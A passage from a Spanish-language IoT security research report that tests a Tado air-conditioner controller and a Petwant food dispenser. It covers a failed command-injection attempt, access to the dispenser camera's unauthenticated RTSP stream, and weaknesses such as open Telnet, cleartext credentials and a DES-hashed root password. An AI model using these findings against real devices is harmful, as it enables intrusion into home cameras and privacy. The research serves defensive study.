

FIGURA 99 - INTENTO DE INYECCIÓN DE COMANDOS A TRAVÉS DE UPGRADE_HTMLS.CGI

Al lanzar una petición en el binario "*upgrade_htmls.cgi*", con un archivo con el nombre que se esperaba, el equipo **sin comprobar el contenido**, ha borrado todas las páginas HTML y binarios CGI que tenía en el sistema para guardar los "nuevos" que se han subido, por lo que se ha perdido esta vía de ataque.

```
66  if(thisfilename=="")
67  {
68      var war_tips= updatefile_empty;
69      alert(war_tips);
70      return;
71  }
72  // else if(thisfilename.indexOf("ui") != 0 || thisfilename.ir
73  else if(getfileformat!=".img" || attr_head_name !="ui"){
74  var war_tips= updateui_unmatch;
75  alert(war_tips);return;
76  }
77  else
78  {
79
80      upgrade_htmls();
81
82  }
83
84  }
```

FIGURA 100 - FILTRO DE NOMBRE EN JAVASCIRPT

Servidor RTSP:

Mirando por el código de las páginas del servidor web, hay un archivo que parece gestionar la parte del RTSP para mostrarlo por la web (*serverpush.htm*), en el que se ve la URL que usa para ver el *streaming* de video:

```
45
46      //var rtsp_pwd = loginpass;
47      var rtsp_pwd = user1_pwd;
48      var rtsp_auth_enable = 0;
49      //alert("4");
50      if (rtsp_auth_enable){
51          connecthost = "rtsp://";
52          //connecthost += rtsp_user;
53          connecthost += "admin";
54          connecthost += ":";
55          connecthost += rtsp_pwd;
56          connecthost += "@";
57      }else{
58          connecthost = "rtsp://";
59      }
60      //alert(connecthost);
61      connecthost += location.hostname;
62      connecthost += ":";
63      //alert(connecthost);
64      connecthost += rtspport;
65      connecthost += "/H264";
66
67        var   w_display = 640;
68        var   h_display = 480;
69
```

FIGURA 101 - URL DEL STREAMING DE LA CÁMARA

Y ahora, si se introduce la URL completa en el reproductor de vídeo, ya se tiene acceso al contenido:

```
rtsp://192.168.0.1:8554/H264
```



FIGURA 102 - STREAMING EN DIRECTO DE LA CÁMARA

5. Conclusiones

Tras haber realizado las distintas investigaciones en ambos equipo (**Climatizador Inteligente** de *Tado* y **Dispensador Inteligente de comida** de *Petwant*) se puede concluir que el objetivo inicial del proyecto, que era encontrar vulnerabilidades y obtener los máximos privilegios sobre los dispositivos no se ha logrado completar del todo, se han identificado diversas vulnerabilidades relativas a uno de los dispositivos mientras que para el otro dispositivo no se ha encontrado ninguna. A lo largo de todas las pruebas realizadas durante la investigación, se ha desarrollado el conocimiento de cómo abordar "a ciegas" un dispositivo al que en un principio no se conoce prácticamente nada, cómo interpretar los diferentes resultados obtenidos de las pruebas y cómo seguir buscando nuevas vías de ataque al sistema cuando se agotan las pruebas que estaban previstas.

Durante el proceso de investigación se ha seguido la misma metodología para ambos dispositivos (excepto en el caso en el que la vía de investigación obliga a seguir un camino distinto debido a la naturaleza del equipo), que ha consistido primero en identificar las funcionalidades de las que dispone el equipo, seguido de un análisis del tráfico de red que intercambia con sus servidores, un escaneo de servicios antes de que el dispositivo se conecte con sus servidores, un escaneo de servicios una vez el equipo ya se encuentra en modo totalmente funcional, un pequeño análisis de la aplicación de Android y finalmente todos estos puntos comentados anteriormente se han apoyado con un análisis del hardware implementado en el equipo.

Finalmente, después de todas las pruebas realizadas, ha resultado que el fabricante del climatizador inteligente ha diseñado e implementado el dispositivo teniendo en cuenta diferentes aspectos relativos a la seguridad, de forma que no se ha logrado encontrar ninguna vulnerabilidad. Entre otras cosas, esto ha sido posible gracias a los siguientes puntos:

Comunicaciones HTTPS (más *Challenge*)	Durante el análisis del tráfico se vio que las comunicaciones con el servidor están cifradas y no se podía servir otro certificado con el proxy.
Integración de la memoria flash dentro del módulo Wi-Fi	Tras analizar la memoria flash del circuito, se vio que donde realmente estaba guardado el firmware era en el módulo Wi-Fi integrado con el ARM, de forma que su acceso es bastante complicado.
Servicios innecesarios desactivados	Después de haber realizado un escaneo de servicios una vez el equipo se encuentra en modo operacional, no se vieron servicios activos.
Interfaz JTAG sin pines, desactivado y ofuscado	No ha sido posible interactuar con los componentes del circuito para extraer el firmware a través del interfaz JTAG.

Servidor Web Seguro	El servidor web que dispone el equipo para procesar los credenciales del Wi-Fi pertenece a *Texas Instruments* y es aparentemente seguro.

TABLA 3 - CONCLUSIONES DEL CLIMATIZADOR INTELIGENTE TADO

Por el contrario, el dispensador de comida no parece haber sido diseñado e implementado basándose en la seguridad, sino más bien una integración un tanto pobre de distintos componentes de terceros, lo que ha resultado en distintas vulnerabilidades como:

Servicios activos por defecto	En el análisis de servicios activos del dispositivo en estado operacional se vio que tenía activos los servicios *Telnet* y un servidor web, que no están documentados en sus guías de usuario y que no son necesarios.
Cliente DHCP vulnerable	En la parte de negociación DHCP, durante el análisis del tráfico de red se vio que el cliente DHCP que usa es *udhcp 1.20.2* (perteneciente a BusyBox 1.20.2), y éste tiene dos vulnerabilidades públicas, CVE-2016-2147 y CVE-2016-2148.
Firmware sin cifrar y con posibilidad de extracción	El firmware se puede extraer del dispositivo sin muchos problemas (quitando un poco la silicona y desconectando los cables con cuidado) y se encuentra sin ningún tipo de cifrado.
Puerto serie habilitado	Justo al lado del microprocesador ARM se encuentra tres puntos de conexión sin pines identificados con sus respectivos nombres, grabados en la placa del circuito.
Credenciales Wi-Fi en claro	Durante la fase de análisis del sistema de ficheros se vio que las credenciales del Wi-Fi se encontraban en texto claro en algún archivo.
Hash de la contraseña de *root* en DES Crypt	En el fichero *shadow* se vio que la contraseña de *root* estaba *hasheada* con DES Crypt, el algoritmo tradicional de UNIX, que a día de hoy se considera inseguro y no se recomienda de ninguna manera su uso, ya que se puede realizar fuerza bruta de manera eficiente.
***Leak* de credenciales del interfaz web**	Navegando por el interfaz web del que dispone el equipo, se identificó desde *Wireshark* un *leak* de los nombres de usuario y contraseñas para acceder al panel web.
Autenticación RTSP deshabilitada	En los archivos de configuración del servicio RTSP la autenticación estaba marcada como desactivada por defecto.

Binario del servidor web que no comprueba contenido	El binario que procesa una posible actualización HTML del interfaz web no comprueba el contenido de lo que se guarda (solo el nombre del fichero).

TABLA 4 - CONCLUSIONES DEL DISPENSADOR DE COMIDA INTELIGENTE DE PETWANT

5.1. Trabajos Futuros

Como posibles continuaciones a las investigaciones de ambos equipos se presentan las siguientes opciones:

Climatizador inteligente:

- Por el interfaz JTAG y con un analizador lógico se podría a lo mejor intentar conseguir algún tipo de dato.
- Por el interfaz JTAG y con algún depurador especial de *Texas Instruments* para programar módulos, se podría interactuar con los chips del circuito, con el fin de lograr extraer el firmware.

Dispensador de comida inteligente:

- *Crackear* la contraseña de *root* para lograr el acceso al dispositivo
- Analizar detenidamente los binarios de la comunicación con sus servidores

6. ANEXO A - Referencias

[1] [Estado del Arte de seguridad en Internet de las cosas]

https://www.securityartwork.es/2014/12/19/publicado-informe-de-estado-del-arte-de-seguridad-en-internet-de-las-cosas/

[2] [Análisis del climatizador inteligente Tado]

https://www.teknofilo.com/analisis-del-climatizador-inteligente-de-tado-control-del-aire-acondicionado-por-internet-y-mucho-mas/

[3] [Punto de acceso falso en Kali Linux]

https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/

[4] [Uso de Bettercap sobre Wi-Fi]

https://charlesreid1.com/wiki/MITM_Labs/Bettercap_Over_Wi-Fi

[5] [Documentación de Bettercap]

https://www.bettercap.org/

[6] [Creando un punto de acceso falso con Wi-Fi Pumpkin y Bettercap]

http://navyuginfo.com/creating-rogue-Wi-Fi-ap-using-Wi-Fi-pumpkin-bettercap-performing-ssl-man-middle-attack-mitm/

[7] [Bettercap, una katana para realizar ataques de red]

http://www.elladodelmal.com/2016/06/bettercap-una-katana-para-realizar.html

[8] [Tutorial de Bettercap]

https://danielmiessler.com/study/bettercap/#gs.tzDf6WY

[9] [Nmap y firewalls]

https://www.youtube.com/watch?v=d5-wBkMRPQU

[10] [Documentación de Nmap]

https://nmap.org/book/man-briefoptions.html

[11] [Ejemplos de comandos con Nmap]

https://www.cyberciti.biz/networking/nmap-command-examples-tutorials/

[12] [Como evitar Web Application Firewall y IPS usando Nmap]

https://fzuckerman.wordpress.com/2016/10/03/how-to-evade-web-application-firewall-and-ips-using-nmap/

[13] [Script Nmap para hacer bypass de firewalls]

https://github.com/nmap/nmap/blob/master/scripts/firewall-bypass.nse

[14] [Documentación relativa al circuito del climatizador inteligente]

https://fccid.io/2AE751

[15] [Vulnerabilida de Bash *Shellshock*]

https://www.welivesecurity.com/la-es/2014/09/26/shellshock-grave-vulnerabilidad-bash/

[16] [Reversing al firmware ofuscado del Wrt120n]

http://www.devttys0.com/2014/02/reversing-the-wrt120n-firmware-obfuscation/

[17] [Usando *Shikra* para atacar sistemas embebidos]

http://www.xipiter.com/musings/using-the-shikra-to-attack-embedded-systems-getting-started

[18] [Documentación de OpenOCD]

http://openocd.org/doc/pdf/openocd.pdf

[19] [Entendiendo el interfaz JTAG]

http://blog.senr.io/blog/jtag-explained

[20] [Haciendo *reversing* a Huawei 4 (Obteniendo el firmware)]

http://jcjc-dev.com/2016/06/08/reversing-huawei-4-dumping-flash/

[21] [JTAG y Buspirate]

http://bgamari.github.io/posts/2012-03-28-jtag-over-buspirate.html

[22] [Flasheando y *dumpeando* con JTAG]

https://www.sodnpoo.com/posts.xml/jtag_flashing_and_dumping_with_openocd_0.8.0.xml

[23] [Tutorial de SPI y I2C con Raspberry Pi]

https://learn.sparkfun.com/tutorials/raspberry-pi-spi-and-i2c-tutorial

[24] [Software JTAGenum]

https://github.com/cyphunk/JTAGenum

[25] [Software EyeWitness]

https://github.com/ChrisTruncer/EyeWitness

[26] [Web Oficial de Tado]

https://www.tado.com/us-es/

[26] [Web Oficial de Petwant]

http://www.petwant.com/

[27] [Software Commix]

https://github.com/commixproject/commix

[28] [Análisis de la sintaxis de la URL RTSP]

https://www.leadtools.com/help/leadtools/v19m/multimedia/filters/rtspsourceurlsyntax.html

[29] [Script Nmap para hacer bruteforce a URLs RTSP]

https://nmap.org/nsedoc/scripts/rtsp-url-brute.html

[30] [RTSP URL Brute]

http://fabian-affolter.ch/blog/rtsp-url-brute/

[31] [Cámara 8136S]

http://www.grain-media.com/html/8136S_8135S.htm

[32] [Guía de inicio rápido de Binwalk]:

https://github.com/devttys0/binwalk/wiki/Quick-Start-Guide

[33] [Explotando sistemas embebidos]

http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-1/

[34] [Documentación relativa al circuito del dispensador de comida]:

https://fccid.io/2AJGV-PF-103

[35] [Cómo *hackeé* mi cámara IP]

https://jumpespjump.blogspot.com.es/2015/09/how-i-hacked-my-ip-camera-and-found.html

[36] [Múltiples vulnerabilidades en cámaras Wi-Fi]

https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

[37] [Desmontando una cámara IoT y consiguiendo la contraseña de *root*]

https://jelmertiete.com/2016/03/14/IoT-IP-camera-teardown-and-getting-root-password/

[38] [*Rooteando* una cámara IP barata]

https://jonwedell.com/rooting-a-cheap-ip-camera/

[39] [Ingeniería inversa en una cámara IP]

https://www.contextis.com/blog/push-hack-reverse-engineering-ip-camera

[40] [Múltiples vulnerabilidades en cámaras IP *Vivotek*]

https://www.coresecurity.com/advisories/vivotek-ip-cameras-multiple-vulnerabilities

[41] [Lista de contraseñas de la *botnet Mirai*]

https://www.csoonline.com/article/3126924/security/here-are-the-61-passwords-that-powered-the-mirai-iot-botnet.html

[42] [Cracking de contraseñas con *John the Ripper*]

https://gbhackers.com/offline-password-attack-john-ripper/

7. ANEXO B - Glosario de términos

Término	Definición
Busybox	Es un programa que combina muchas utilidades estándares de Unix en un solo ejecutable pequeño. Es capaz de proveer la mayoría de las utilidades que están especificadas para los sistemas Unix además de muchas de las utilidades que suelen verse en sistemas GNU/Linux. Busybox es utilizada normalmente en sistemas que funcionen desde un disco flexible o en sistemas con Linux empotrado. Es software libre licenciado bajo la licencia GNU GPL.
Command Injection	Es un ataque en el cual el objetivo es la ejecución de código arbitrario en el sistema operativo anfitrión mediante una aplicación vulnerable. Los ataques por inyección de comando son posibles cuando una aplicación pasa datos inseguros suministrados por el usuario (forms, cookies, HTTP headers, etc..) a una shell del sistema.
Firmware	Es un programa informático que establece la lógica de más bajo nivel que controla los circuitos electrónicos de un dispositivo de cualquier tipo. Está fuertemente integrado con la electrónica del dispositivo, es el software que tiene directa interacción con el hardware, siendo así el encargado de controlarlo para ejecutar correctamente las instrucciones externas.
Fuzzing	Diferentes técnicas de testeo de software capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado.
JTAG	Es una interfaz especial de cuatro o cinco pines agregadas a un chip, diseñada de tal manera que varios chips en una tarjeta puedan tener sus líneas JTAG conectadas en daisy chain, de manera tal que una sonda de testeo JTAG necesita conectarse a un solo "puerto JTAG" para acceder a todos los chips en un circuito impreso.
MITM (*Man In The Middle*)	Es un ataque en el que se adquiere la capacidad de leer, insertar y modificar a voluntad. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.
OWASP	Es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro. La comunidad OWASP está formada por empresas, organizaciones educativas y particulares de todo mundo.

SQL Injection	Ataque a una base de datos en el cual, por la mala filtración de las variables se puede inyectar un código creado por el atacante al propio código fuente de la base de datos.
SquashFS	Es un sistema de archivos comprimido de solo lectura para Linux. SquashFS comprime archivos, inodos y directorios, y soporta tamaños de bloque de hasta 1024 KB para mayor compresión. SquashFS es también software libre (licenciado como GPL) para acceder a sistemas de archivos SquashFS. Está pensado para su uso como sistema de archivos genérico de solo lectura y en dispositivos de bloques/sistemas de memoria limitados (por ejemplo, sistemas embebidos), donde se requiere poca sobrecarga.
SPI	Serial Periphereal Interface. Es un estándar de comunicaciones, usado principalmente para la transferencia de información entre circuitos integrados en equipos electrónicos. El bus SPI es un estándar para controlar casi cualquier dispositivo electrónico digital que acepte un flujo de bits serie regulado por un reloj (comunicación sincrónica). Incluye una línea de reloj, dato entrante, dato saliente y un pin de chip select, que conecta o desconecta la operación del dispositivo con el que uno desea comunicarse. De esta forma, este estándar permite multiplexar las líneas de reloj.
Wireshark	Wireshark, antes conocido como *Ethereal*, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica. ... Permite examinar datos de una red viva o de un archivo de captura salvado en disco.
XSS	Es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones Web, que permite a una tercera persona inyectar en páginas web visitadas por el usuario código JavaScript o en otro lenguaje similar (ej: VBScript), evitando medidas de control como la Política del mismo origen.

TABLA 5 - GLOSARIO DE TÉRMINOS